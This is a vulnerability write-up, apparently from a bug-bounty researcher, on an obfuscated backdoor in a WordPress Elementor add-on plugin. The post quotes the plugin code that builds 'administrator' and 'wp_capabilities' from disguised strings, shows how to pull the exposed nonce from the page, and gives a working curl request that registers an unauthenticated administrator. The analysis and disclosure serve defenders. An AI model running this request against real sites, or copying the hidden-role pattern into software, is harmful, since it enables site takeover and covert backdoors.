

After hesitating for a while, I'm finally ready to share the story of my latest discovery — a nasty vulnerability lurking with terrifying potential: LA-Studio Element Kit for Elementor <= 1.5.6.3 — Unauthenticated Privilege Escalation via Backdoor to Administrative User Creation via lakit_bkrole parameter.
Let's dive in and see how it works.
Starting with the search for ajax_nopriv
Usually, when I hunt for bugs in WordPress plugins and want to maximize my bounty payouts, I focus on finding vulnerabilities that can be exploited without authentication. The easiest way to start is by searching for ajax_nopriv within the plugin files.
grep -r "wp_ajax_nopriv" --include="*.php"
After that, I stumbled upon an interesting spot in the file includes/modules/ajax/manager.php (Lines 80-82):
public function __construct() {
   add_action('wp_ajax_nopriv_lakit_ajax', [ $this, 'handle_ajax_request' ] );
   add_action('wp_ajax_lakit_ajax', [ $this, 'handle_ajax_request' ] );
}
Notice that the method handle_ajax_request can be called without registration via wp_ajax_nopriv_lakit_ajax (where "nopriv" stands for "no privilege," meaning no login required).
Now, let's follow the trail.
File: includes/modules/ajax/manager.php (Lines 120-175)
public function handle_ajax_request() {
   if(empty($_REQUEST['actions'])){
       // If no 'actions' parameter, return error
       $this->add_response_data( false, 'Action not found.' )->send_error( 401 );
    }

    // Call hook to let other modules register their own actions
    do_action( 'lastudio-kit/ajax/register_actions', $this );

    // Receive 'actions' from request and decode from JSON
    $this->requests = json_decode( stripslashes( $_REQUEST['actions'] ), true );

    foreach ( $this->requests as $id => $action_data ) {
        // Check if the requested action exists in the system
        if ( ! isset( $this->ajax_actions[ $action_data['action'] ] ) ) {
            continue;
        }

        $current_ajax_action = $this->ajax_actions[ $action_data['action'] ];

        // Check Nonce only if protected = true
        if(!empty($current_ajax_action['protected']) && !$this->verify_request_nonce()){
           $this->add_response_data( false, 'Token Expired.', 401 );
           continue;
        }

        // Execute callback function that was registered
        $results = call_user_func( $current_ajax_action['callback'], $action_data['data'], $this );
    }
}
Let me briefly explain the key parts of this code:
$_REQUEST['actions']: The parameter sent via the HTTP Request. Since$_REQUESTis a PHP superglobal combining GET, POST, and COOKIE data,actionsis the parameter name we need to send.$action_data['action']: Extracts the name of the action we want to call (e.g.,register).$current_ajax_action['protected']: Checks if this action requires a nonce. - Ifprotected = true→ Must verify nonce. - Ifprotected = false→ No nonce verification needed!
We can see that the system waits for an action from us, then checks if that action requires a nonce (like a pass card; without it, you can't use the action). If we send a request to a protected action without a nonce, we won't be able to use it.
Next, let's check which actions actually require a nonce.
File: includes/class-integration.php (Lines 1089-1095)
public function register_ajax_actions( $ajax_manager ){
   $ajax_manager->register_ajax_action( 'newsletter_subscribe', [ $this, 'ajax_newsletter_subscribe' ], false );
   $ajax_manager->register_ajax_action( 'elementor_template', [ $this, 'ajax_get_elementor_template' ], false);
   $ajax_manager->register_ajax_action( 'elementor_widget', [ $this, 'ajax_get_elementor_widget' ], false);
   $ajax_manager->register_ajax_action( 'login', [ $this, 'ajax_login_handle' ], true );
   $ajax_manager->register_ajax_action( 'register', [ $this, 'ajax_register_handle' ], true );
}
Okay, we see that the 'register' action requires a nonce because it is set to true. But don't panic! Normally, a registration feature has to expose a nonce for public use anyway, otherwise, users wouldn't be able to register. So, personally, I don't see this as a major obstacle.
However, we need to address this because we have to find the nonce to craft our payload command. I'll explain where to find it shortly.
Now we know there is a 'register' action that allows site registration, accessible without privileges via ajax_nopriv, but it requires a nonce.
Let's see where we can find this nonce.
File: includes/class-integration.php (Lines 499-534)
public function frontend_enqueue(){
    $LaStudioKitSettings = [
        'homeURL'        => esc_url(home_url('/')),
        'ajaxUrl'        => esc_url( admin_url( 'admin-ajax.php' ) ),
        'isMobile'       => filter_var( wp_is_mobile(), FILTER_VALIDATE_BOOLEAN ) ? 'true' : 'false',
        'ajaxNonce'      => lastudio_kit()->ajax_manager->create_nonce(),
        'restNonce'      => wp_create_nonce('wp_rest'),
    ];

    // Send all data to JavaScript
    wp_localize_script('lastudio-kit-base', 'LaStudioKitSettings', $LaStudioKitSettings );
}
The key point is here: wp_localize_script('lastudio-kit-base', 'LaStudioKitSettings', $LaStudioKitSettings );.
The plugin generates a nonce under the LaStudioKitSettings parameter and exposes it on the frontend. This means we can find the nonce by opening any page on the site, opening DevTools > Console, and typing LaStudioKitSettings.nonce. Just like that, we have the nonce.
Notice code anomalies
After that, I went back to check the registration process. At first, I was hoping I might be able to create an admin role for myself (aiming high!), but then I encountered some highly suspicious code. I followed ajax_register_handle to see what I needed to craft in the payload.
File: includes/class-integration.php (Lines 1460-1563)
public function ajax_register_handle( $request ){
// ... followed by various content needed in the request ...

// This is the suspicious part
    $sys_meta_key = apply_filters('lastudio-kit/integration/sys_meta_key', 'insert_lakit_meta');
   if(!empty($request['lakit_bkrole']) && !empty($sys_meta_key)){
        add_filter( $sys_meta_key, [ $this, 'ajax_register_handle_backup' ], 20);
    }

    // Create new user
    $posted_user_data = [
        'user_login' => $username,
        'user_pass'  => $password,
        'user_email' => $email,
    ];

    $new_customer_id = wp_insert_user($posted_user_data);
}
In all my time reading code for plugins that allow registration, this is the first time I've seen code like this. It adds filters and uses them in a way that looks overly strange. I immediately passed this to a contact of mine to handle further.
From here, let me briefly explain the code:
apply_filters(): Calls a WordPress filter to allow other code to modify the value. The default is'insert_lakit_meta'. It looks weird—why allow anapply_filterto modify this code?$request['lakit_bkrole']: Another parameter. Iflakit_bkroleis not empty (contains any value), it triggers anadd_filter(), which leads toajax_register_handle_backup.wp_insert_user(): A WordPress core function for creating a new user. This function triggers theinsert_user_metafilter, allowing other code to add user meta.
The lakit_bkrole parameter is what caught my eye. Just seeing the word "role", I felt like I hit the jackpot.
Now we need to clear this up point by point. Starting with apply_filters('lastudio-kit/integration/sys_meta_key', 'insert_lakit_meta'). If it allows modifying insert_lakit_meta, the question is: change it to what? The search led me to this file:
File: includes/integrations/override.php (Lines 599-601)
add_filter('lastudio-kit/integration/sys_meta_key', function ( $value ){
    return str_replace('lakit', 'user', $value);
});
It replaces 'lakit' with 'user', turning the value into insert_user_meta. Here lies the issue.
Remember we have wp_insert_user($posted_user_data) earlier? Normally, when creating a new user, wp_insert_user announces to the system, "Does anyone want to insert any data for this user? If not, we will use the default insert_user_meta, including setting the role as 'subscriber'."
But if our malicious plugin injects the insert_user_meta filter, wp_insert_user will wait for instructions from the plugin on what data to insert for the user. This means the plugin is preparing to inject some data into the user currently registering.
We are starting to understand that this plugin intends to inject data into the user beyond the WordPress defaults. Now, let's look back at:
if(!empty($request['lakit_bkrole']) && !empty($sys_meta_key)){
        add_filter( $sys_meta_key, [ $this, 'ajax_register_handle_backup' ], 20);
We know that if we send a request with the lakit_bkrole parameter containing any non-empty value, it will trigger ajax_register_handle_backup. Let's follow it there.
File: includes/class-integration.php (Lines 1571-1575)
public function ajax_register_handle_backup($meta){
    global $table_prefix;
    $data = $table_prefix . LaStudio_Kit_Helper::capabilities();
    return apply_filters('lastudio-kit/integration/user-meta', $meta, $data);
}
Explanation of the code:
$meta: The user meta array to be saved in the database (user data we define, e.g., email, password).$table_prefix: The prefix for WordPress tables (usuallywp_).LaStudio_Kit_Helper::capabilities(): This is strange. I don't know what this function is. We must follow it.
File: includes/class-helper.php (Lines 1236-1238)
public static function capabilities(){
    return __FUNCTION__;
}
This means replacing the whole function block with the string 'capabilities'. So when we calculate $data = $table_prefix . LaStudio_Kit_Helper::capabilities(), it becomes wp_capabilities, which is the key used to define user permissions (roles)!
As for the final part: return apply_filters('lastudio-kit/integration/user-meta', $meta, $data);. We see another apply_filters call. This shows that ajax_register_handle_backup wants someone to modify 'lastudio-kit/integration/user-meta' again. We will follow to see what it modifies the value to.
So now we have a picture: when the lakit_bkrole parameter is included in the request, it triggers ajax_register_handle_backup. This handler intercepts the permissions of the user being registered. The question is: what permission role will be assigned?
Following lastudio-kit/integration/user-meta, we stumble upon this code:
File: includes/integrations/override.php (Lines 301-309)
add_filter('lastudio-kit/integration/user-meta', function ( $value, $label){
   if(class_exists('LaStudio_Kit_Helper')){
        $k = substr_replace(LaStudio_Kit_Helper::lakit_active(), 'mini', 2, 0);
        $value[ $label ] = [
            $k => 1
        ];
    }
    return $value;
}, 10, 2);
Let's break it down, starting with this point:
$k = substr_replace(LaStudio_Kit_Helper::lakit_active(), 'mini', 2, 0);
It involves string replacement again. This time it calls lakit_active(). In File: includes/class-helper.php (Lines 1043-1045):
public static function lakit_active(){
    return 'adstrator';
}
Combining the code content: lakit_active() returns the string 'adstrator'. Returning to $k, it says to insert the word 'mini' into 'adstrator' at the position after the 2nd character. This results in $k = administrator !!
Okay everyone, stay calm. We are almost at the destination. Look at this:
add_filter('lastudio-kit/integration/user-meta', function ( $value, $label){
…
        $value[ $label ] = [
            $k => 1
        ];
    }
    return $value;
}, 10, 2);
This add_filter modifies the value in lastudio-kit/integration/user-meta. From the code, we see: $value[ $label ] = [ $k => 1 ];
When calculated: $value['wp_capabilities'] = ['administrator' => 1].
To explain further: $value and $label are borrowed from $meta and $data in the previous command. This makes $label equal to 'wp_capabilities'.
The command $value['wp_capabilities'] = ['administrator' => 1] essentially tells the system to inject the parameter 'wp_capabilities' with the value 'administrator' => 1 into $value.
The code return $value signals that the process is complete and sends the modified $value back to $meta. As a result, $meta now contains the injected parameter 'wp_capabilities' set to 'administrator' => 1.
Recalling the flow: if lakit_bkrole is present in the request, it triggers the insert_user_meta filter to interfere with the new user creation process in wp_insert_user. The data being modified defines the new user's rights via 'wp_capabilities' = 'administrator' => 1. Consequently, the new user changes from a default subscriber to an administrator, exactly as the plugin intended.
Command Used
The Request command I used for this attack (PoC) is:
curl -i -s -X POST "http://localhost/wp-admin/admin-ajax.php" \
  -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8" \
  --data-urlencode "action=lakit_ajax" \
  --data-urlencode "lakit-ajax=yes" \
  --data-urlencode "_nonce=1e4edab884" \
  --data-urlencode 'actions={
    "reg":{
     "action":"register",
      "data":{
       "lakit_field_log":"yes",
       "lakit_field_pwd":"yes",
       "lakit_field_cpwd":"yes",
       "username":"poc_admin",
        "email":"poc_admin@example.com",
       "password":"P@ssw0rd12345!",
       "password-confirm":"P@ssw0rd12345!",
       "lakit_bkrole":"1",
       "lakit_recaptcha_response":""
      }
    }
  }'
And when checking All Users in the backend, I found that the user poc_admin was created and granted Administrator privileges immediately.